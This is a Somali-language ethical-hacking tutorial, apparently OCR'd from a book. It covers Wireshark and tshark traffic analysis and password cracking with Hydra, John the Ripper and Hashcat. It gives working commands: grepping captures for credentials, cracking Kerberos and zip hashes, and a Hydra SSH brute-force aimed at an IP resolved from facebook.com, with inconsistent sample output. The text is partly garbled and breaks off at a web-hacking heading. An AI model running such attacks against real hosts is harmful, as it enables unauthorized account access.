
Marka laga hadlayo qabashada lagu soo ururiyay taleefanka Cisco




waxaan ogaanay in xirmooyinka RTP ay awoodi waayeen inay aqoonsadaan Wireshark. Waxay ahaayeen xog UDP sida ku cad shaashadii hore. Si aan gadaal ugu ciyaarno waxaan marka hore u baahanay in aan aqoonsano xogta RTP. Muuji baakadka UDP ka dibna menu-ka Wireshark guji Falanqee, Decode Sida, xulo RTP, oo saxeex OK

Hadda waxaad arki doontaa isla xogta UDP loo aqoonsaday taraafikada RTP iyadoo la adeegsanayo koodhka G.711:

Liiska Wireshark hadda ka dooro Telefoon, RTP, iyo Falanqaynta Stream. Waxaad ku arki doontaa horay loo soo diray (la diray) iyo gadaal (la helay) dhawaaqyada codka RTP halkan. Xaaladdan oo kale waxaan ku aragnay xog durugsan oo muhiim ah laba-geesoodka labada dhibic qabasho. Tani waxay meesha ka saartay nooc kasta oo dhibaato MTP ah waxayna noo ogolaatay inaan xaqiijino codka la diro oo ay helaan labada dhinac.



Dhagsii badhanka Ciyaaryahanka oo guji Muuqaalka sida sanduuqa maalinta si aad u dhageysato codka. Waxaan si caadi ah u doortaa sanduuqyada horay iyo gadaal labadaba ka dibna riix markale si aan u dhagaysto labada dhinac:



Isticmalka tshark , wiresharka terminalka


Tshark waxay u badan tahay inuu yahay xalka ugu fiican ee sirta shabakadda looga soo qabto qaab otomaatig ah. In kasta oo ay soo saari karto buuq badan, haddana Tshark ayaa ugu yaraan ay u badan tahay inuu wax seego, maxaa yeelay wuxuu adeegsadaa isla maktabadaha iyo dissectors sida Wireshark sameeyo. Taasi waxay ka dhigan tahay tiro aan la qiyaasi karin oo hab maamuusyo la taageeray ah.

Tani waa sida aan ugu urin karno ereyada sirta ah Tshark faylka PCAP. Waxaan si fudud ugu tuuraynaa amarka dufanka oo waxaan raadineynaa qaabab laxiriira xaqiijinta:

```
tshark -n -V -r file.pcap | grep -i 'authentication\|plain *text\|pass *word\|user
*name\|simple:\|parameter name:\|parameter value:\|credentials:'
```


- -n (gab gabinta xallinta)
- -V (qaabka hadalka / ballaadhi dhammaan meelaha baakadaha ku jira)
- -r (akhri faylka PCAP)

Waa kan tusaale isku mid ah PostgreSQL la qabtay, laakiin markan adoo isticmaalaya Tshark:



PASSWORD AND HASH CRACKING

Password cracking ereyga ayaa ah farsamo loo isticmaalo inta badan qaybaha jabsiga. Ka faa'iideysiga wuxuu u adeegsadaa inuu uga faa'iideysto codsiyada isagoo jabinaya maamulkooda ama lambarka sirta ah ee kale, Xog uruurinta macluumaadka wuxuu adeegsadaa marka aan helno warbaahinta bulshada ama akoonnada kale ee C.E.O. ama shaqaale kale oo ka tirsan ururka bartilmaameedka ah, Wifi Hacking ayaa u adeegsada markay tahay inaan kala soocno xashiishka laga soo qabtay wifi password hash file, iwm.



Marka si aad u noqotid Ethical hacker mid waa inuu ka feejignaadaa farsamooyinka jabinta furaha. In kasta oo ay fududahay in lagu jabsado furayaasha adoo adeegsanaya farsamooyin mala-awaal ah, haddana waa waqti aad u badan oo aan waxtar badan lahayn si markaa howsha otomaatig looga dhigo, waxaan haysannaa qalab badan. Marka ay

timaado qalabka Kali Linux waa Nidaamka Howlgalka ee marka hore istaaga, Marka halkan waxaan ku haynaa liis ay ku qoran yihiin qalabka Kali Linux oo loo isticmaali karo Password Cracking.

Hashing waa algorithm oo xisaabisa qaddar yar oo xadhig xadhig ah oo feyl ah. Fayl asal ahaan wuxuu ka kooban yahay qaybo xog ah. Hashing waxay xogtan u beddeleysaa qiime dherer go'an oo go'an oo aad u gaaban ama fure u metelaya xariga asalka ah. Qiimaha xashiishka waxaa loo qaadan karaa soo koobid kooban oo ku saabsan wax kasta oo ku jira faylkaas.

Algorithm Hashhing wanaagsan ayaa soo bandhigaya hanti la yiraahdo saameynta qulqulatada, halkaasoo soo saarista hash ee soo baxa ay si weyn u beddeli doonto ama gebi ahaanba xitaa marka hal xoogaa ama xoogaa xog ah oo ku jira faylka la beddelo. Shaqada hash ee aan sidan sameynin waxaa loo tixgeliyaa inay leedahay kala soocid liidata, taas oo sahlanaan laheyd jabinta jabsadayaasha.

Hash waa xarig laba geesle ah oo dhowr geesood ah. Hashing sidoo kale waa geedi socod aan toos ahayn sidaa darteed waligaa gadaal ugama shaqeyn kartid si aad dib ugula soo noqoto xogtii asalka ahayd.

A algorithm hash wanaagsan waa inuu noqdaa mid iskufilan oo isku mid ah oo aysan soo saarin qiime isku mid ah oo laga helo laba gasho oo

kaladuwan. Hadday sidaas tahay, tan waxaa loo yaqaan shil isku dhaca. Hash algorithm waxaa loo qaadan karaa oo kaliya mid wanaagsan oo la aqbali karo haddii ay bixin karto fursad aad u yar oo isku dhac ah.

Nocyada hash ga

Waxaa jira noocyo badan oo kala duwan oo ah algorithms-ka hash sida RipeMD, Tiger, xxhash iyo inbadan, laakiin nooca ugu badan ee hashing loo isticmaalo hubinta sharafta faylka waa MD5, SHA-2 iyo CRC32.

MD5 - Shaqada hash-ka ee loo yaqaan 'MD5 hash' ayaa xarriiqda macluumaad fara badan kadibna waxay u dhigtaa sawirka faraha-128-bit. MD5 waxaa badanaa loo isticmaalaa sidii jeeg si loo xaqiijiyo sharafta xogta. Si kastaba ha noqotee, da'da awgeed, MD5 ayaa sidoo kale loo yaqaanaa inay ku xanuunsato nuglaanta isku dhaca shilalka, laakiin wali waa mid ka mid ah algorithms-ka loogu isticmaalka badan yahay adduunka.

SHA-2 - SHA-2, oo ay soo saartay hay'adda nabadsugida qaranka (NSA), waa hawlo loo adeegsado haash. SHA-2 waxaa ka mid ah is-beddello muhiim ah oo ka yimid kii ka horreeyay, SHA-1. Qoyska SHA-2 wuxuu ka kooban yahay lix shaqooyin hash oo leh dheef-shiid kiimikaad ah (hash values) oo kala ah 224, 256, 384 ama 512 jajab: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA -512/256.

CRC32 - Baadhitaanka wareejinta wareegga wareegga (CRC) waa koodh lagu ogaanayo qalad inta badan loo isticmaalo ogaanshaha isbeddelada shilalka ee xogta. Codaynta isla xariga xogta iyadoo la adeegsanayo CRC32 waxay had iyo jeer keeni doontaa isla soo saar hash ah, sidaas darteed CRC32 mararka qaarkood waxaa loo isticmaalaa sidii algorithm haash loogu talagalay hubinta sharafta faylka. Maalmahan, CRC32 marar dhif ah ayaa loo isticmaalaa meel ka baxsan faylasha Zip iyo serverka FTP.

Hydra

Hydra waa jabin login oo taageera borotokollo badan si loo weeraro (Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP (S) -FORM-GET, HTTP (S) -FORM-POST, HTTP (S) -GET, HTTP (S) -HAL, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Dhegeyste, Oracle SID, PC-Meelkasta, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin , Rsh, SIP, SMB (NT), SMTP, SMTP Enum, SNMP v1 + v2 + v3, SOCKS5, SSH (v1 iyo v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC iyo XMPP) .

isticmalka Hydra

Sidaad u aragto Hydra waxay isticmaali kartaa labadaba hal iyo liistada magacyada isticmaaleyaasha / isgarad-furaha si loo jajabiyo iyadoo la adeegsanayo habka qasabka ah ee caayaan. Nasiib wanaag annaga Kali waxaa ku jira qalab fara badan oo noocyo kala duwan oo qaamuuska ereyada sirta ah (e.x. John the Ripper).

Kahor intaadan bilaabin weerarka, raadi bartilmaameedka IP adoo fulinaya amarka

```
  dig <TAGRET>
```

Waxaa jira siyaabo fara badan oo lagu helo IP-ga la xiriira degel: xaaladdan waxaan u adeegsanay qodis, A utility utility utility oo ujeeddadiisu tahay oo keliya in lagu muujiyo jawaabaha uu soo celiyey magaca qoraha bartilmaameedka la weyddiiyay ee Qaybta Jawaabta.

```
dig facebook.com; <<>> DiG 9.11.3-1ubuntu1.5-Ubuntu <<>>
facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2224
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;facebook.com.                  IN  A;; ANSWER SECTION:
facebook.com.           198 IN  A   157.240.25.35;; Query time: 67
msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Wed Apr 03 17:57:12 IST 2019;; MSG SIZE  rcvd: 57
```

Hadda waa waqtigii lagu bilaabi lahaa weerarka adoo fulinaya amarka

```
hydra -l root -P /usr/share/john/password.lst 157.240.25.35 -t 6
ssh
```

Tusaalahan waxaan ku weerarayaa mashiinka ay qeexeen IP 157.240.25.35 anigoo isticmaalaya xulashooyinka soo socda:

- -l wuxuu qaataa hal qiime oo wuxuu qeexayaa isticmaalaha
- -P wuxuu qaadayaa wadiiqo feylalka oo ay kujiraan liis sir ah
- -t wuxuu cadeynayaa tirada dunta la isticmaalay intii uu socday weerarka

Hadda sug inta weerarku dhammaanayo oo haddii aad nasiib yeelan doonto waxaad heli doontaa magacaaga iyo isgarad-ereygaaga.

```
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal
purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2019-11-13
07:53:33
[DATA] 6 tasks, 1 server, 1003 login tries (l:1/p:1003), ~167
tries per task
...
...
[3306][mysql] host: 157.240.25.35 login: <USERNAME>   password:
<PASSWORD>
[STATUS] attack finished for localhost (waiting for children to
complete tests)
1 of 1 target successfully completed, 1 valid password foundHydra
(http://www.thc.org/thc-hydra) finished at 2019-11-13 19:45:02
```

John The Ripper

John the Ripper waa aalad furan oo furaha amniga sirta ah iyo qalab soo kabashada ereyga oo loo heli karo nidaamyo badan oo hawlgal ah. John the Ripper jumbo wuxuu taageeraa boqolaal haash iyo noocyo cipher ah, oo ay ku jiraan: lambarka sirta ah ee isticmaaleyaasha dhadhanka Unix (Linux, * BSD, Solaris, AIX, QNX, iwm), macOS, Windows, "barnaamijyada websaydhka" (tusaale, WordPress), koox-kooxeed (tusaale, Qoraallo / Domino), iyo keyd-bixiyeyaasha keydka macluumaadka (SQL, LDAP, iwm); qabashada taraafikada shabakadda (Aqoonsiga shabakadda Windows, WiFi WPA-PSK, iwm.); furayaasha gaarka loo leeyahay oo qarsoodi ah (SSH, GnuPG, boorsooyinka loo yaqaan 'cryptocurrency', iwm), faylasha faylalka iyo saxannada (faylasha macOS .dmg iyo "xirmooyinka yar yar", Windows BitLocker, iwm.), Arkiifiyada (ZIP, RAR, 7z), iyo faylasha dukumiintiga (PDF , Microsoft Office's, iwm.)

Isticmalka john the riper

John the Ripper qaababkiisa aasaasiga ah ee lagu jabsado ereyada sirta ah ayaa ah qaab kaliya oo dildilaac ah, qaabka liiska ereyada, iyo koror. Habka kaliya ee dillaaca ayaa ah kan ugu dhaqsaha badan uguna fiican haddii aad haysato fayl sir ah oo buuxa oo aad ku dillaacdo. Habka Wordlist wuxuu isbarbar dhigayaa hash-ka liiska la yaqaan ee iswaafajinta sirta ah. Habka kororka ayaa ah kan ugu awoodda badan uguna macquulsan in aan la dhammaystirin. Tani waa qaabkaaga xoog

caayaan classic in isku dayo kasta oo dabeecad isku dhafan suurto gal ah ilaa aad ka hesho natiijo suurto gal ah.

Habka ugu fudud ee loo tijaabiyo dilista erayga sirta ah waa in loo oggolaado JtR inuu dhex maro taxane ah qaabab dildilaac oo caadi ah. Amarkan hoos ku qoran wuxuu u sheegayaa JtR inuu isku dayo qaabka "fudud", ka dibna liistada erayga ee asalka ah oo ay ku jiraan ereyo sir ah, ka dibna hab "incremental" ah.

```
root@kali~# john passwordfile
```

Waxaad sidoo kale kala soo bixi kartaa liisaska ereyada kala duwan internetka, waxaadna u abuuri kartaa liis gareysiyo cusub oo kuu gaar ah JtR si aad ugu isticmaasho halbeegga –wordlist-ka.

```
root@kali~# john passwordfile –wordlist=”wordlist.txt”
```

Haddii aad rabto inaad sheegto qaab jajabinta isticmaal cabbirka saxda ah ee qaabka.

```
root@kali~# john --single passwordfile
root@kali~# john --incremental passwordfile
```

Mangling waa horudhac horudhac ah oo JtR ah oo hagaajinaya liiska ereyga si hawsha jabka ay dhakhso uga dhigto. U adeegso cabbirka –rules si aad u dejiso xeerarka mangling.

```
root@kali~# john --wordlist=”wordlist.txt” --rules --
passwordfile
```

Markaad rabto inaad aragto liiska ereyada sirta ah ee aad dillaacday, isticmaal –tusi cabbirka.

```
root@kali~# john –show passwordfile
```

Haddii liiskaaga sirta ah ee dillaacsan uu dheer yahay, waxaad ku kala shaandheyn kartaa liisaska xaddid dheeri ah. Waxaad sidoo kale dib u wareejin kartaa wax soo saarka adoo adeegsanaya wareejinta aasaasiga ah ee qolofkaaga. Tusaale ahaan, haddii aad rabto inaad aragto inaad jabisay isticmaale root kasta (UID = 0) isticmaal the –users parameter

```
root@kali~# john --show --users=0 passwordfile
```

Ama haddii aad rabto inaad tusto isticmaaleyaasha kooxaha mudnaanta leh isticmaal -guruubyo.

```
root@kali~# john --show --groups=0,1 passwordfile
```

Hoos waxaa ku yaal taliska JtR ee ka socda Webinar-ka Weerarka Tooska ah ee Internet-ka. Xaaladdan, hackerkeenu wuxuu adeegsaday kerberoast si uu u xado tikidhka bixinta tikidhada ee Kerberos (TGT) oo ay ku jiraan hash la jabiyo, oo lagu keydiyey feyl la yiraahdo ticket.txt. Xaaladeena, liiska ereyga la isticmaalay waa feylka caadiga ah ee rockyou password ka Kali Linux, amarkana waxaa loo dejiyay inuu soo sheego horumarka 3 dii ilbiriqsi kasta.

```
root@kali~# john "--format=krb5tgs" "ticket.txt" "--
wordlist=”rockyou.txt" "--progress-every=3"
```

Crack zip file password with john

Marka hore, tag galka faylka.
Waxaan u qaadan doonaa in qof walba oo halkan jooga uu taas sameyn karo.
Ka dib, isticmaal amarkan:

```
root@kali~# zip2john zipfile > zipedtxt
```

Ku beddel "zipfile" magaca faylka 'zip' ee aad isku dayeyso inaad dillaacdo oo ku beddel "output.txt" magac kasta oo qaabkiisu yahay .txt.

Ka dib amarkaas, waxaad arki doontaa inay sameyn lahayd feyl qoraal ah.
Xashiishka ayaa lagu kaydiyaa faylkaas.
Si aad u dillaacdo hash, ku qor:

```
root@kali~# john --format=zip ziped.txt
```

Mar labaad, ku beddel "hashfilepath" kaaga. Mine waa tusaale uun. Hadda, sug, oo waxaad arki kartaa inuu password kii crack gareeyay

Hash cat

Hashcat waa aalad soo kabashada sirta ah. Waxay laheyd saldhig koodh lahaansho illaa 2015, laakiin kadib waxaa loo sii daayay inay

tahay software furan. Qaybaha ayaa loo heli karaa Linux, OS X, iyo Windows. Tusaalooyinka hashcat-hashing algorithms algorithms waa LM hashes, MD4, MD5, SHA-family iyo Unix Crypt qaabab iyo sidoo kale algorithms loo isticmaalo MySQL iyo Cisco PIX.

Hashcat si cad ayaa loo dareemay sababtoo ah waxa kafiican; qayb ahaan ku saleysan cilladaha ku jira barnaamijyada kale ee software ee uu abuuray abuuraha hashcat. Tusaale wuxuu ahaa cillad ku jirta nidaamka hashing maareeyaha sirta ah ee 1Password. Waxaa sidoo kale lala barbardhigay barnaamijyo la mid ah daabacaadda Usenix waxaana lagu sharaxay Ars technica

Isticmalka hashcat

Weerarka ku saleysan xukunka Hashcat wuxuu u badan yahay inuu yahay weerarka ugu wax ku oolka badan ee ka dhanka ah furayaasha sirta ee ka dheer 8 xaraf, laakiin waxay noqon kartaa wax xoogaa cabsi leh inaad isku daydo oo aad qorto xeerarkaaga. Sababta tan ayaa ah maxaa yeelay si heer sare ah ayaa loo qaabeyn karaa, waxaana jira waxyaabo badan oo laga baran karo. Waxay u badan tahay inaad tixraacdo xeerarka badanaa, laakiin waxaan ku siin doonaa qoraalo buur xeerar kooban ah.

Si aan u bilawno banaanbaxaan, waxaan abuuri doonnaa dhowr

galitaan oo hash ah oo ay ku jiraan dhowr eray sir ah. Kadib waxaa loo soo saari doonaa feyl la yiraahdo "target_hashes." Amarka kasta waa in lagu fuliyaa terminalka, sida lagu muujiyey shaashadda hoose:

```
echo -n “Password” | md5sum | tr -d ” -” >> target_hashes.txt
echo -n “HELLO” | md5sum | tr -d ” -” >> target_hashes.txt
echo -n “MYSECRET” | md5sum | tr -d ” -” >> target_hashes.txt
echo -n “Test1234” | md5sum | tr -d ” -” >> target_hashes.txt
echo -n “P455w0rd” | md5sum | tr -d ” -” >> target_hashes.txt
echo -n “GuessMe” | md5sum | tr -d ” -” >> target_hashes.txt
echo -n “S3CuReP455Word” | md5sum | tr -d ” -” >> target_hashes.txt
```

Ikhtiyaarka -n wuxuu ka saarayaa khadka cusub ee lagu daray dhammaadka "Password." Tani waa muhiim maadaama aanan dooneynin astaamaha xariiqda cusub in lagu dhibo lambarkayaga sirta ah. Qaybta "tr –d '-'" waxay ka saaraysaa wax soo saarka astaamo kasta oo bannaan ama jiif ah.

Hubi password hashes ah ee aan u baahanahay inaan ku qorno xariiqda amarka soo socda ee terminalka:

```
root@kali~# cat target_hashes.txt
```


Tan waxaa sidoo kale lagu muujiyey shaashadda hoose:

```
root@kali:~/Deskto# cat target_hashes.txt
dc647eb65e6711e155375218212b3964
eb61eead90e3b899c6bcbe27ac581660
```

958152288f2d2303ae045cffc43a02cd
2c9341ca4cf3d87b9e4eb905d6a3ec45
75b71aa6842e450f12aca00fdf54c51d
031cbcccd3ba6bd4d1556330995b8d08
b5af0b804ff7238bce48adef1e0c213f

imka hadaba waxan isku dayayna inaan passworda ku jabino hashcat -h.

Tan waxaa lagu muujiyey shaashadda hoose:




Qaar ka mid ah xulashooyinka xashiishka ugu muhiimsan ayaa ah -m (the hashtype) iyo -a (qaabka weerarka). Guud ahaan, waxaan u

baahanahay inaan ku isticmaalno labada ikhtiyaar inta badan isku dayga sirta ah marka la isticmaalayo Hashcat.

Hashcat sidoo kale waxay si khaas ah u qaabeeysay sharciyo loogu adeegsado faylka liiska ereyada. Liistada astaamaha ayaa loo habeyn karaa si loo jabiyo lambarka sirta ah.

Ugu dambeyntiina, Hashcat waxay siisaa xulashooyin badan oo ku saabsan xasillooni sirta ah oo la jabin karo. Tan waxaa laga arki karaa shaashadda hoose:



waxaan hadda bilaabi karnaa inaan kala-baxno xasaradaha ku jira faylka bartilmaameedka_hashes.txt. Waxaan u adeegsan doonnaa qadka amarka soo socda, sida hoos lagu muujiyey:

```
root@ kali: ~ / Desktop # hashcat -m 0 -a 0 -o cracked.txt target_hashes.txt
/usr/share/wordlists/rockyou.txt
```

- -m 0 ayaa tilmaamaya nooca haashka aan jabinayno (MD5);
- -a 0 ayaa tilmaamaysa weerar qaamuus;
- -o cracked.txt waa faylka wax soo saarka ee furaha sirta ah ee dillaacay;

target_hashes.txt waa feylkeena soo galinta xashiishka; /usr/share/wordlists/rockyou.txt waa dariiqa saxda ah ee loo maro faylka liiska ereyada ee ku saabsan weerarka qaamuuskan.

Ugu dambeyntiina, waxaan jabsannay 5 ka mid ah 7-da qashin ee bartilmaameedka ah ee markii hore la soo jeediyay. Kuwaan hoos ayaa laga arki karaa:

```
root@kali:~/Desktop# cat cracked.txt
dc647eb65e6711e155375218212b3964:Password
eb61eead90e3b899c6bcbe27ac581660:HELLO
75b71aa6842e450f12aca00fdf54c51d:P455w0rd
2c9341ca4cf3d87b9e4eb905d6a3ec45:Test1234
958152288f2d2303ae045cffc43a02cd:MYSECRET
```

Furaha sirta ahi waa daciif, mana u baahan dadaal iyo waqti badan in la jabsado. Waxaa muhiim ah in la ogaado in sida ugu fudud ee sirta ahi tahay, ay fududaanayso in la ogaado.

Sidaa darteed, ka dhig lambarkaaga sirta ah mid dheer oo adag. Sidoo kale, iska ilaali inaad adeegsato macluumaad shaqsiyeed oo muuqda; marna dib ha u isticmaalin sirta, oo si joogto ah ha u beddelin.

Web Application Vulnerabilities & Hacking

Web application vulnerabilities and hacking waa inaad tijabisid web site yada inaay leeyin meel uu hacker ka fa,idaysan karo ama hadaad adigu hacking garaynayso inaad ka radiso meel aad ka jabsan ka radsato.

Siyaabo kale oo loo aad xirfada wep hacking sida buug boonty program ama web securit.

Bug boonty

